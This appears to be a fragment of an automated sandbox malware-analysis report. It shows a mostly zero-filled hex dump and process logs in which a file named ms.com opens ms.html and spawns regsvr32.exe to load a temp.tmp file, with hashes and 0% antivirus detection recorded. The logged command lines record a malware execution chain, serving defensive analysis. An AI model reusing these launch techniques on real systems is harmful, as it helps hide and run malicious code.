00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00				

Analysis Process: ms.com PID: 5308 Parent PID: 4940

General

Start time:	10:12:13
Start date:	03/12/2020
Path:	C:\Users\Public\ms.com
Wow64 process (32bit):	true
Commandline:	C:\users\public\ms.com C:\users\public\ms.html

Imagebase:	0xb30000
File size:	13312 bytes
MD5 hash:	7083239CE743FDB68DFC933B7308E80A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6192 Parent PID: 5308

General

Start time:	10:12:15
Start date:	03/12/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\regsvr32.exe' C:\Users\user\AppData\Local\Temp\temp.tmp
Imagebase:	0x2b0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\temp.tmp	unknown	64	success or wait	1	2B1909	ReadFile

Disassembly

Code Analysis